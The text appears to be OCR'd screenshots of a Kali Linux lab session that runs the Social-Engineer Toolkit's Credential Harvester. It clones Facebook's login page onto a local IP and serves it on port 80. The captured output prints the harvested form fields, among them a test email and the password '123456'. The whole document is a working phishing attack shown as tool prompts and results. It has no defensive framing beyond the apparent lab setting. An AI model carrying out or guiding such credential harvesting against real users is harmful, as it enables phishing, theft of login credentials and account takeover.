


```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.8]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.13 - - [08/Nov/2024 20:09:51] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundarySPW2?eUa0phSyNgW
Content-Disposition: form-data; name="ls"

```



```

Kali [Executando] - Oracle VirtualBox : 1
Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

root@orion: /home/welliton

File Actions Edit View Help
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=153608_2ad1
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=teste@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=123456
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=

```